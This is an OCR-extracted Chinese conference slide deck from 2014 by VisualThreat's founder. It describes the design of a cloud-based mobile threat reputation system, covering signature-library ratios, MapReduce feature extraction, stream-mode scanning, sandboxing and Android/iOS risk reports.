走出AV引擎密集作业-
小分队如何研发云端移动威胁信誉系统

演讲人：严威

职务： VisualThreat 创始人

日期： 2014年9月24日

系统设计一旦定型，将不可逆转

一个人应该这样设计安全系统：系统不因团队刚刚组建而缺失关键模块；也不因团队兵强马壮让系统头重脚轻——这样，病毒泛滥时，他才可以说：我的系统是可以抵抗完整的病毒周期。

分享10年AV设计经验，过去一年创业历程

演讲内容

- 开发移动应用信誉系统需要多少人？
  - 团队大多数人没有安全背景，毕业才1-2年， 怎么办？
  - 模块复杂：杀毒 + 关联 + 自动化 + 定制 + 通用性 。。。
- 跨平台.通用.轻量级.特征库设计
  - 最优的特征值分布比例
  - 前台引擎和后台分析系统不能脱节
- 威胁关联引擎设计
  - 四层威胁关联可视化
- 系统使用场景
  - 多引擎，移动应用安全分析，应用”测谎仪”,BYOD策略分发部署，移动应用过滤，甚至跨行业，如车联网

关于我

- 麦咖啡，趋势科技，赛门铁克的同事们！
  - PC 杀毒引擎，脱壳，数据恢复，云模式杀毒，后台自动化，下一代防火墙流模式杀毒引擎，移动安全，和汽车安全
- 比较懒，喜欢威胁处理自动化
- 过去一年创业掌握的技能
  - 美工，网站设计，UI，制作白皮书，市场，PR, 撰写PPT。。

移动应用信誉系统

- 信誉系统是什么？
  - 不仅仅是杀毒：黑名单 + 白名单
  - 应用安全性细粒度拆解分析：病毒，隐私泄露，安全隐患，安全分数，应用测谎，代码安全等级，应用商店类别的公共行为，和安全策略挂钩，应用过滤，动态部署
- 在哪里使用？使用方式？
  - 手机，云端，网络设备，甚至集成到其他厂家引擎产品中
  - 单个上传，批量上传，RESTFUL API, 多样的查询界面
- 高度自动化后台处理流程
  - 安卓，iOS：静态，动态分析，特征提取
- 前台跨平台通用轻量级威胁特征库
  - 静态，动态，静态关联，动态关联

信誉系统用途


API
VisualThreat
Threat Report
65
App Risk Score WidgetCard
Mobile Threat Reputation Information
6
9
1
2
1
0
Powered By VisualThreat
iOS
Gold
Silver
Bronze

开发团队需要多少人？

– 安全背景1人， 大数据背景1人，


开发者若干人，无任何安全背景

– 为什么要做这个系统？

- 2014安全产品热点
- 新的安全需求模式：非恶意应用在特定环境中是否满足定制化的安全要求？
- 最大的3家安全公司都没有一个通用的引擎
- 目睹过号称动态实时扫描的厂商们，用1天还没有扫描完2000个恶意PC样本，检测率25-40%
- 设计通用架构，适用手机，云端，和网络设备
- 支持全文扫描和流模式扫描


轻量级特征库的重要性

- PE 轻量级反病毒引擎：替换15% 传统引擎病毒特征（节约30M内存），误报率 1/10万，检测出很多其他几家杀毒厂商检测不到的病毒变种
- 下一代防火墙流模式反病毒引擎：模拟 30万条特征，吞吐率15+Gbps，高出既定目标




- 精确PE壳检测器，900+ 特征，覆盖150种壳，优于其他壳检测工具 PEiD，FileInfo, ClamAV, 或者基于熵查壳的方法
- 以上系统缺点：算法慢，人工参与多；采用新方法设计移动引擎

多种特征库组合拳


手机杀毒引擎
沙盒防毒
流模式高速查毒
移动威胁智能分析
Hash特征
20%
静态反编
译特征
20%
在线静态
特征
60%
静态关联特征
动态病毒特征
值
动态关联特征
Static
analysis
Sand box
events
correlation

最优静态特征分布





HASH特征：病毒临时特征 + 顽固型特征
在线静态特征：高速在线检测，硬件加速，可转为流模式特征
静态反编译特征：手机杀毒引擎，时间开销，处理复杂无法硬件化

静态特征提取

- APK分析
- 积累白名单噪音库（工作量较大）
- 去噪音，有效payload提取，40-60%
- 提取特征值集（MapReduce）
  - 特征格式取决于匹配引擎，例如: n-gram,二进制，16进制，字符串，API序列，分类feature等
- 筛选特征，去掉误报，更新噪音库
  - 误报特征查询
- 入库（特征+和样本有关的信誉meta data）
  - 多种方法查询应用信誉

开发团队：高度自动化 + 人工参与环节





节省开发费用：

MapReduce 跑 smart data

服务器数目动态分配

提取病毒家族公共特征

可灵活调节特征提取参数

```
20:23:35 INFO mapred.JobClient: Running job: job_201
20:23:36 INFO mapred.JobClient:  map 0% reduce 0%
20:23:56 INFO mapred.JobClient:  map 6% reduce 0%
20:23:57 INFO mapred.JobClient:  map 12% reduce 0%
20:23:58 INFO mapred.JobClient:  map 18% reduce 0%
20:23:59 INFO mapred.JobClient:  map 50% reduce 0%
20:24:00 INFO mapred.JobClient:  map 62% reduce 0%
20:24:01 INFO mapred.JobClient:  map 87% reduce 0%
20:24:02 INFO mapred.JobClient:  map 100% reduce 0%
20:24:32 INFO mapred.JobClient:  map 100% reduce 8%
20:24:33 INFO mapred.JobClient:  map 100% reduce 16%
20:24:36 INFO mapred.JobClient:  map 100% reduce 56%
20:24:38 INFO mapred.JobClient:  map 100% reduce 61%
20:24:39 INFO mapred.JobClient:  map 100% reduce 72%
20:24:40 INFO mapred.JobClient:  map 100% reduce 79%
20:24:41 INFO mapred.JobClient:  map 100% reduce 82%
20:24:42 INFO mapred.JobClient:  map 100% reduce 86%
20:24:43 INFO mapred.JobClient:  map 100% reduce 87%
20:24:44 INFO mapred.JobClient:  map 100% reduce 88%
20:24:45 INFO mapred.JobClient:  map 100% reduce 91%
20:24:51 INFO mapred.JobClient:  map 100% reduce 96%
20:24:57 INFO mapred.JobClient:  map 100% reduce 97%
20:25:00 INFO mapred.JobClient:  map 100% reduce 98%
20:25:06 INFO mapred.JobClient:  map 100% reduce 99%
20:25:09 INFO mapred.JobClient:  map 100% reduce 100
20:30:42 INFO mapred.JobClient: Job complete: job_20
```

特征库性能

- APK解压后，单机1秒钟平均扫描850个样本
- 特征更新时间，无需每天
- 能够在线发现其他杀毒厂商不能发现的新的病毒变种
- 病毒家族为基础
- 转换不同的特征格式
- 能检测重打包，变异，新变种


转换流模式特征

- 流模式特点
  - 不支持杀毒引擎依赖的复杂的静态和动态分析环境
  - 简单和高速
- 特征匹配，硬件加速，自动机匹配
- 自动机匹配后，有逻辑模块，判断匹配到的特征和编号，决定扫描输出结果
- 特征偏移，根据扫描时间或者吞吐率的要求定制特征库
  - 例如：文件前512KB 吞吐率，对应检测率, 256KB...
- 特征值长度和跨协议包的问题

沙盒技术

- 不要把沙盒技术当做救命稻草
  - 技术门槛不高，并不先进
  - PC沙盒虚拟机：成功运行10-20%；安卓沙盒：UI遍历问题
  - 功能越强大，被检测到的概率越高
- PC时代没有过的尴尬：ROOT
- 沙盒部署方式
  - 系统，不时更新（安卓）
  - 虚拟机，无需更新 （安卓）
  - 真机测试（效率问题）（安卓/iOS）


动态特征-有效的补充




实时性要求不高的情况下：沙盒动态检测, 动态病毒特征
威胁关联引擎：动态关联 + 静态关联


对付壳的问题严格说是死胡同，并且浪费大量人力
壳判断 + 沙盒脱壳 + 病毒特征 = 检测加壳病毒(大量逆向工作)

处理流程


User Uploads
Cloud Storage
APK
APK Pre-Processing
APK Intermediate Data
Apache Kafka
Static Analysis
Dynamic Behaviors
Data Files In Hadoop for feature extractions
Raw result/output data stored back into Cloud
Result Meta Data
Monitoring & Stats Data
HTTP REST APIs / WEB Portal
Query Reports
Mobile APP
User Upload APK
Management Portal

系统状态实时监控





来源	计划处理数量	沙盒成功数量	最近30分钟[成功/失败]	最近1小时[成功/失败]	最近24小时[成功/失败]	最近48小时[成功/失败]	最后成功时间
sandbox01	4612	3854(83.56%)	3/2	10/2	214/44	483/84	2014-09-12 22:50:18 (2分钟前)
sandbox02	4704	3899(82.89%)	6/0	12/0	254/46	540/85	2014-09-12 22:48:16 (4分钟前)
sandbox03	4708	3853(81.84%)	3/4	9/4	253/49	530/85	2014-09-12 22:52:00 (0分钟前)
sandbox04	4651	3830(82.35%)	2/3	7/6	247/41	523/80	2014-09-12 22:40:57 (11分钟前)


APK处理明细

Show 10 entries Search:

编号	md5	下载时间	报告处理时间	沙盒处理时间	截屏	PCAP	JSON	report_spend(秒)	sandbox_spend(秒
1	4F072B29A73B49884F546EC91927523B	2014-09-12 19:05:35	2014-09-12 19:07:45	2014-09-12 22:34:39	1	1	1	46	289
2	1ECA8B1D7414ABD90406DE982F69A85B	2014-09-12 19:10:27	2014-09-12 19:11:07	2014-09-12 22:37:01	1	1	1	35	297
3	014746F71FDF63ED1B9448E2144A94D3	2014-09-12 21:12:15	2014-09-12 21:13:27	2014-09-12 22:25:02	1	1	1	58	293

安卓应用风险报告


VisualThreat
send to email
contact us
Malware analysis report
Submission Summary
Compare with VirusTotal report
Mobile ThreatCert
65
Risk Score
Correlation Degree
Advertisement Index
80
20
50
what's the score?
Scan at a glance
Data Leakage
SMS Activities
Spy
Networking Activities
File Operations
Virus Found: ewalls
Submision Time: 09/22/2013 17:26
Procsss Time: 09/22/2013 17:26
Last Query Time: 11/17/2013 22:09
5
Malicious behavior found
14
Risk APIs involved
Identification
API Correlation
2
Top families correlated
21
File correlated
4
APIs with suspicious
RELOAD
uploaded file
15C10F5747D7C7C6A6F55FBBBD70AI
Correlations:
family correlated
Goldeneagle
ewalls
behavior activites correlated
Data Leakage
File Operations
SMS Activities
Spy
Risk Matrix
Data Leakage
Behavior item
Descripitions
Findings
SMS Activities
Behavior item
Descripitions
Findings


Static Threat Report
Behavior Threat Report
Vulnerability Threat Report
Send to Email
Data Security
SDCard Data Leakage
Phone Number Leakage
ContentProviderURI Leakage
URL Leakage
Functionality Security
Components Exposed
Component Invocation
Permission Leakage
Unused Permission
Debugging Log Information
Code Security
Code Tampered
Code Confusion
Communication Security
SSL Communicate
MiddleMan Attack


GOOD
Threats on the radar
Top 10 Risk Devices
Top 10 Risk App Found
Threat trend

iOS应用风险报告

Risky Items	
✔ Phone Call	App does not use phone call privilege
✔ Keyboard cache	App does not use keyboard privilege
✘ InApp Purchasing	App does not use app purchase privilege
✔ Audio input/record	App does not use audio privilege
✘ Location Tracking	App does not access location privilege
✘ Camera	App does not use camera privilege
✔ Photo Gallery	App does not use photo privilege
✘ WiFi connection	App does not use wifi privilege
✔ Address Book	App does not access address book privilege
✘ Email account	App does not use email privilege

00:04"000	Read	read	from /private/var/mobile/Applications/A7CC5D69-A583-4098-BCFF-491C6A20FDEC/Cake Pop Maker.app/en.lproj/InfoPlist.strings
00:04"000	Read	read	from /System/Library/Frameworks/GameKit.framework/Frameworks/GameCenterFoundation.framework/English.lproj/Localizable.strings
00:04"000	Read	read	from 192.168.1.107:61457
00:04"000	Http	NSURLConnection	POST https://api.parse.com/2/create
00:04"000	Read	read	from 192.168.1.107:61465

RESTful API

Payload Exercise

You can use this build-in RESTful client to run the webservice.


Request

Resource: http://www.visualthreat.com/service/{md5}/summary [GET]

url:
Jquery call real time parameter

